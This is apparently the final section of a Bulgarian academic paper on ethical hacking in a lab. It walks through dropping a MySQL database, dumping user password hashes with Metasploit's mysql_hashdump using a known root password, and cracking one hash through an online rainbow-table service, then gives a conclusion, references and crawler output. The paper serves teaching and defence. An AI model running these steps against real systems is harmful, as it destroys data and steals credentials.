
Нека опитаме да изтрием произволна база данни, например базата данни yazd и да проверим какви ще са последствията. Нека преди това да заредим приложението.



Фиг.5.3.4 Изглед от <http://192.168.0.103/yazd/bay/> преди да бъде изтрита базата данни yazd

Сега нека изтрием базата данни и заредим приложението отново.

```
MySQL [(none)]> drop database yazd;  
Query OK, 13 rows affected (0.075 sec)
```



Фиг.5.3.5 Изглед от <http://192.168.0.103/yazd/bay/> след изтриването на базата данни yazd

След като имаме паролата на потребителя root, може да се възползваме от възможността, която предлага Metasploit модульт `mysql_hashdump`. Той извършва опит да се извлекат криптографските хеш стойности, изчислени на база на паролите на отделните потребители на атакуваната СУБД.

Активирането на опита за тази отдалечена атака е чрез следните команди:

```
root@kali:~# msfconsole -q
```

```
msf5 >
```

```
msf5 > use auxiliary/scanner/mysql/mysql_hashdump
```

```
msf5 auxiliary(scanner/mysql/mysql_hashdump) > show options
```

```
Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified
username			
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads
USERNAME		no	The username to authenticate as

```
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD pandora
```

```
PASSWORD => pandora
```

```
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
```

```
USERNAME => root
```

```
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS
```

```
192.168.0.103
```

```
RHOSTS => 192.168.0.103
```

```
msf5 auxiliary(scanner/mysql/mysql_hashdump) > run
```

```
[+] 192.168.0.103:3306 - Saving HashString as Loot:
root:*32449F4C611D3FEDFCD8A582790EB1F496E639B3
[+] 192.168.0.103:3306 - Saving HashString as Loot:
root:*6E3864D8649011653A73D34CBD8FD42AEBFFE05A
[+] 192.168.0.103:3306 - Saving HashString as Loot:
root:*6E3864D8649011653A73D34CBD8FD42AEBFFE05A
[+] 192.168.0.103:3306 - Saving HashString as Loot: debian-sys-
maint:*75F15FF5C9F06A7221FEB017724554294E40A327
[+] 192.168.0.103:3306 - Saving HashString as Loot:
phpmyadmin:*D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F
[+] 192.168.0.103:3306 - Saving HashString as Loot:
vicnum:*C7847100CDBE29050A338F78EA71F066D196ED98
[+] 192.168.0.103:3306 - Saving HashString as Loot:
wordpress:*C260A4F79FA905AF65142FFE0B9A14FE0E1519CC
[+] 192.168.0.103:3306 - Saving HashString as Loot:
phpbb:*CA1F8B079BB2857835107EA008871B4691769547
[+] 192.168.0.103:3306 - Saving HashString as Loot:
dvwa:*D67B38CDCD1A55623ED5F55856A29B9654FF823D
[+] 192.168.0.103:3306 - Saving HashString as Loot:
mutillidae:*E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4
[+] 192.168.0.103:3306 - Saving HashString as Loot:
yazd:*3758F91540524F48F92FE932883C54F6E802A13A
[+] 192.168.0.103:3306 - Saving HashString as Loot:
personalblog:*3D118FD3FFC74F534A493C30ADC1F23A48510D9D
```

```
[+] 192.168.0.103:3306 - Saving HashString as Loot:
yazd10:*30B462BE16C04867D06113304F664BB9A5B573D8
[+] 192.168.0.103:3306 - Saving HashString as Loot:
peruggia:*5297BE816CC703E8CB686D205071E9CD9E8F08A4
[+] 192.168.0.103:3306 - Saving HashString as Loot:
ghost:*9AE953952D993ED69779E70E28193A1EB8DDF91C
[+] 192.168.0.103:3306 - Saving HashString as Loot: gtd-
php:*C238B1FA6D14124C867DC9634DEB2CD731212094
[+] 192.168.0.103:3306 - Saving HashString as Loot:
getboo:*8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8
[+] 192.168.0.103:3306 - Saving HashString as Loot:
orangehrm:*82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA
[+] 192.168.0.103:3306 - Saving HashString as Loot:
webcal:*E2E1F0A3459647AACF63319694BCBD107231B10C
[+] 192.168.0.103:3306 - Saving HashString as Loot:
gallery2:*DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB
[+] 192.168.0.103:3306 - Saving HashString as Loot:
tikiwiki:*48529BB639EC6E4C2A6695C4B3D544A9E2A21D4C
[+] 192.168.0.103:3306 - Saving HashString as Loot:
joomla:*F70658E9BDD2910AC33ACDA164605DFC1DA70A68
[+] 192.168.0.103:3306 - Saving HashString as Loot:
jotto:*6126D5A029ACE603DBF187A301C1CCEAEDCFE232
[+] 192.168.0.103:3306 - Saving HashString as Loot:
hex:*E5C4AA1177F0A69A9E124CDC2676D4ECCE01E347
[+] 192.168.0.103:3306 - Saving HashString as Loot:
webmaster:*ED2048BBC6AFD6E2186982869C7899A7EF38C066
[+] 192.168.0.103:3306 - Saving HashString as Loot:
kbloom:*10A99DBC0772291AA6AF9A1A9271945340E4E812
[+] 192.168.0.103:3306 - Saving HashString as Loot:
sendmail:*47A91042510E7E966EF4075A934A77A57A9E71FE
[+] 192.168.0.103:3306 - Saving HashString as Loot:
undertaker:*02EAFACD13AEC2C2E139EA38903B9A84A165DF0B
[+] 192.168.0.103:3306 - Saving HashString as Loot:
stealth:*0F44FA14B9DFBFFBDF2F7692868DE1B997C66ED
[+] 192.168.0.103:3306 - Saving HashString as Loot:
wraith:*93ADDFABFCD5A66C95E97C73240D373413A01275
[+] 192.168.0.103:3306 - Saving HashString as Loot:
citizens:*E0E85D302E82538A1FDA46B453F687F3964A99B4
[+] 192.168.0.103:3306 - Saving HashString as Loot:
wackopicko:*5FA5F4C9ACD2CA5C1EB9E0EC80175D5FCAA0D7D6
[+] 192.168.0.103:3306 - Saving HashString as Loot:
wavsep:*8028371417372EDAD5755F9653E93D7C1E87564C
[+] 192.168.0.103:3306 - Saving HashString as Loot:
sqlol:*1DB6D61428C07B8E8D6876CC60ECAD01D2CE844A
[+] 192.168.0.103:3306 - Saving HashString as Loot:
cryptomg:*2132873552FEDF6780E8060F927DD5101759C4DE
[+] 192.168.0.103:3306 - Saving HashString as Loot:
webgoat.net:*4BA609A0C9C18D80985519932BAC08C604119234
[+] 192.168.0.103:3306 - Saving HashString as Loot:
bricks:*255195939290DC6D228944BCC682D2427DA57E21
[+] 192.168.0.103:3306 - Saving HashString as Loot:
bwapp:*63C3CE60C4AC4F87F321E54F290A4867684A96C4
```

```
[+] 192.168.0.103:3306 - Saving HashString as Loot:
root:*32449F4C611D3FEDFCD8A582790EB1F496E639B3
[*] 192.168.0.103:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_hashdump) >
```

Виждаме, че скрипта е изпълнен успешно и сме получили достъп до хеш стойностите на паролите на потребителите. Важно е да се отбележи, че след като сме си осигурили т.нар. „root” достъп, ще можем лесно да модифицираме не само базите данни, таблиците и съхранените записи, но и потребителските акаунти. Този пример е само допълващ възможностите на атаката.

Нека изберем потребител и приемем, че той представлява интерес за нас. Избираме mutillidae, чиято парола има хеш стойност - E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4. Има различни подходи за търсенето на парола на базата на нейната хеш стойност – с помощта на речник, метод на грубата сила или с „Rainbow” таблици. Сайтът <http://www.crackstation.net> позволява да се извърши бърз анализ на хеш стойностите, получени от различни криптографски алгоритми посредством подхода на „Rainbow” таблици.



Фиг.5.3.6 Криптографски анализ на MySQL хеширана стойност на потребителска парола посредством онлайн „Rainbow” таблица

Автоматично определения тип на приложения алгоритъм е MySQL4.1+ , а откритата парола за потребителя mutillidae е ‘mutillidae’ (без кавичките), като анализа приключи само в рамките на няколко секунди.

Заклучение

Компютърната сигурност е безспорно един от най-важните стълбове на съвременното дигитално общество, който за жалост все още е пренебрегван с риск за сигурността на съответните системи. Съществуването на уязвимости и технологични пропуски в машини и системи на големи корпорации, малки компании или лица обуславя и наличието на субекти, възползващи се от тях за своя собствена изгода, или така наречените хакери. Създаването на перфектните приложения и системи все още е утопия, затова е необходимо да се предприемат мерки за предотвратяването на възможните атаки и последващата загуба на чувствителни лични данни, както и финансови и репутационни щети.

Злонамерените хакери са насочени към слабите места и уязвимостите на компютърните системи, като недостатъци в мрежовите конфигурации или пропуски в приложенията или сигурността. Друга слабост, която извършителите манипулират, е човешката уязвимост. Те се възползват от нея, използвайки атаки на социалното инженерство като фишинг или фарминг, например чрез подмамване на хора за предаване на личната им информация по имейл, който изглежда сякаш идва от приятел или колега.

Броят на атаките на уебсайтове и кибер атаките нарастват с всеки изминал ден и важноста на създаването на сигурен уебсайт и поддържане на сигурността на уебсайта като цяло се увеличава. Както разгледахме по-горе, едни от най-мощните атаки в Интернет, с голям брой засегнати потребители, са станали възможни именно поради наличие на уязвимост, технологичен пропуск или небрежност и неосведоменост на потребители и служители.

Ето защо осведомеността за сигурността и хакерските практики може да бъде толкова полезна. Разработчиците на приложения, служителите и дори потребителите трябва да са наясно с възможността за атака и да могат да открият основните и знаци и да се защитят. Едно перфектно защитено приложение може да бъде експлоитнато успешно, поради невниманието на потребител, както и потребител може да стане жертва на хакерска атака заради уязвимост в приложение. Както става ясно всяка страна може да бъде потенциална слаба точка, а това може да бъде предотвратено с познания в сферата на компютърната сигурност и внимание при работа с интернет.

Литература

- [1] Daffyd Stuttard, Marcus Pinto, The Web Application Hacker's Handbook, Октомври 2007г.
- [2] „INTERNET GROWTH STATISTICS”-
<https://www.internetworldstats.com/emarketing.htm>
- [3] „ENISA Threat Landscape Report 2018”, 28 Януари 2018г. -
<https://www.enisa.europa.eu/publications/enisa-threat-landscape-report-2018>
- [4] „2018 Trustwave Global Security Report”, 04 Април 2018г. -
<https://www.trustwave.com/en-us/resources/library/documents/2018-trustwave-global-security-report/>
- [5] „EY Global Information Security Survey 2018–19г.” -
<https://www.ey.com/Publication/vwLUAssets/ey-global-information-security-survey-2018-19/%24FILE/ey-global-information-security-survey-2018-19.pdf>
- [6] Josh Fruhlinger, “What is a CISO? Responsibilities and requirements for this vital leadership role”, 14 Януари 2019г. -<https://www.csoonline.com/article/3332026/what-is-a-ciso-responsibilities-and-requirements-for-this-vital-leadership-role.html>
- [7] „2018 Deloitte-NASCIO Cybersecurity Study States at risk: Bold plays for change” -
https://www2.deloitte.com/content/dam/Deloitte/pe/Documents/risk/DI_2018-Deloitte-NASCIO-Cybersecurity-Study.pdf
- [8] M. Uma and G. Padmavathi, „A Survey on Various Cyber Attacks and Their Classification”, 12 Декември 2011г. -
<https://pdfs.semanticscholar.org/ba7b/234738e80b027240e9bfd837bfba61c13e17.pdf>
- [9] Jeremy Cioara, David Minutella, Heather Stevenson, „CCENT Exam Prep: General Network Security”, 19 Декември 2007г. -
<http://www.pearsonitcertification.com/articles/article.aspx?p=1151753&seqNum=2>
- [10] „Definition - What does Cybercrime mean?”-
<https://www.techopedia.com/definition/2387/cybercrime>
- [11] А. Цокев, Етично хакерство, 2017г., Издателство „БАРЗИКТ”
- [12] Mandiant Consulting (a FireEye Company), „CYBER ATTACK LIFECYCLE” -
<http://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/>
- [13] Vangie Beal, „keylogger (keystroke logging)” -
<https://www.webopedia.com/TERM/K/keylogger.html>
- [14] „sqlmap, Automatic SQL injection and database takeover tool” - <http://sqlmap.org/>
- [15] „ettercap(8) - Linux man page” - <https://linux.die.net/man/8/ettercap>
- [16] „etterfilter(8) - Linux man page” - <https://linux.die.net/man/8/etterfilter>
- [17] „etter(5) - Linux Man Pages, etter: Ettercap configuration file”
<https://www.systutorials.com/docs/linux/man/5-etter/>

- [18] Walid Salame, „How to use Ettercap” - <https://www.kalitut.com/2019/04/how-to-use-ettercap.html>
- [19] Sumedt Jitpukdebodin, „How to hack a website with Metasploit”, <https://www.scribd.com/document/132323310/Hack-Websites-With-Metasploit>
- [20] „Definition - What does Backdoor mean?” - <https://www.techopedia.com/definition/3743/backdoor>
- [21] „Definition - What does Web Crawler mean?” - <https://www.techopedia.com/definition/10008/web-crawler>
- [22] „Definition - What does Internet Bot mean?” - <https://www.techopedia.com/definition/24063/internet-bot>
- [23] „How to use a reverse shell in Metasploit”, 27 Октомври 2014г. - <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit>
- [24] „BeEF+Ettercap:Pwning Marriage”, 8 Април 2014г., <https://null-byte.wonderhowto.com/how-to/beef-ettercap-pwning-marriage-0156713/>
- [25] „What is Social Engineering? Attacks, Techniques & Prevention” - <https://www.guru99.com/how-to-hack-using-social-engineering.html>
- [26] Anshika Garg, Shweta Sharma, „A Study on Wormhole Attack in MANET”, Май 2014г. - <http://www.ijssret.org/pdf/120636.pdf>
- [27] Reza Curtmola, „Security of Routing Protocols in Ad Hoc Wireless Networks” - <https://slideplayer.com/slide/6839695/>
- [28] „Definition - What does Active Attack mean?” - <https://www.techopedia.com/definition/28130/active-attack>
- [29] Margaret Rouse, „Definition: active attack” - <https://whatis.techtarget.com/definition/active-attack>
- [30] „Phases of Hacking” - <https://www.greycampus.com/opencampus/ethical-hacking/phases-of-hacking>
- [31] Secjuice Infosec Writers Guild, „A Hacking Methodology Explainer”, 12 Май 2019г. - <https://www.secjuice.com/hacking-methodology-eli5/>
- [32] Manju Khari, Parikshit Sangwan, Vaishali, „Web-Application Attacks: A Survey”, Март 2016г. - <https://ieeexplore.ieee.org/abstract/document/7724652>
- [33] Nadya ElBachir, El Moussaid, Ahmed Toumanari, „Web Application Attacks Detection: A Survey and Classification”, Октомври 2014г. - <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.800.3515&rep=rep1&type=pdf>
- [34] „SSI Injection” - <https://www.whitehatsec.com/glossary/content/ssi-injection>
- [35] Taylor Armerding, „The 18 biggest data breaches of the 21st century”, 20 Декември 2018г. - <https://www.csoonline.com/article/2130877/the-biggest-data-breaches-of-the-21st-century.html>
- [36] Екип INFORMO, “НАП: Опит за кибератака в системите на агенцията е засечен още в края на юни”, 16 Юли 2019г. -

- <https://www.informo.bg/bg/2019/07/16/%D0%BD%D0%B0%D0%BF-%D0%BE%D0%BF%D0%B8%D1%82-%D0%B7%D0%B0-%D0%BA%D0%B8%D0%B1%D0%B5%D1%80%D0%B0%D1%82%D0%B0%D0%BA%D0%B0-%D0%B2-%D1%81%D0%B8%D1%81%D1%82%D0%B5%D0%BC%D0%B8%D1%82%D0%B5-%D0%BD%D0%B0-%D0%B0/>
- [37] Николай Стоянов, „От НАП са изтекли лични данни на милиони български граждани и фирми”, 15 Юли 2019г. - https://www.capital.bg/politika_i_ikonomika/bulgaria/2019/07/15/3938624_ot_nap_sa_iztekli_lichni_danni_na_milioni_bulgarski/
- [38] „Cybersecurity Stats That Matter in 2019” - <https://www.appknox.com/blog/cybersecurity-statistics-2019>
- [39] „METERPRETER” - <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>
- [40] „Chapter 6. Virtual Networking” - <https://www.virtualbox.org/manual/ch06.html>


Приложения


Структура на уеб приложението WackoPicko

```


msf5 auxiliary(scanner/http/crawler) > wmap_sites -s 0
[192.168.0.109] (192.168.0.109)
├─ WackoPicko (10)
│   ├── admin (1)
│   │   └─ index.php
│   ├── calendar.php
│   ├── css (2)
│   │   ├── blueprint (2)
│   │   │   ├── print.css
│   │   │   └─ screen.css
│   │   └─ stylings.php
│   ├── error.php
│   ├── guestbook.php
│   ├── passcheck.php
│   ├── pictures (4)
│   │   ├── recent.php
│   │   ├── search.php
│   │   ├── upload.php
│   │   └─ view.php
│   └─ test (7)
│       ├── awstats (7)
│       │   ├── awstats (7)
│       │   │   ├── awstats (1)
│       │   │   │   └─ awstats
│       │   │   ├── basilic
│       │   │   ├── cacti
│       │   │   ├── docs (3)
│       │   │   │   ├── CHANGELOG
│       │   │   │   ├── html (1)
│       │   │   │   │   └─ php_script_server.html
│       │   │   │   └─ text (1)
│       │   │   │       └─ manual.txt
│       │   │   ├── stuff
│       │   │   ├── test
│       │   │   └─ tmp
│       │   ├── basilic
│       │   ├── cacti
│       │   ├── docs (3)
│       │   │   ├── CHANGELOG
│       │   │   ├── html (1)
│       │   │   │   └─ php_script_server.html
│       │   │   └─ text (1)
│       │   │       └─ manual.txt
│       │   ├── stuff
│       │   ├── test
│       │   └─ tmp
│       └─ basilic (7)
│           ├── awstats (1)
│           │   └─ awstats
│           ├── basilic
│           ├── cacti
│           └─ docs (3)

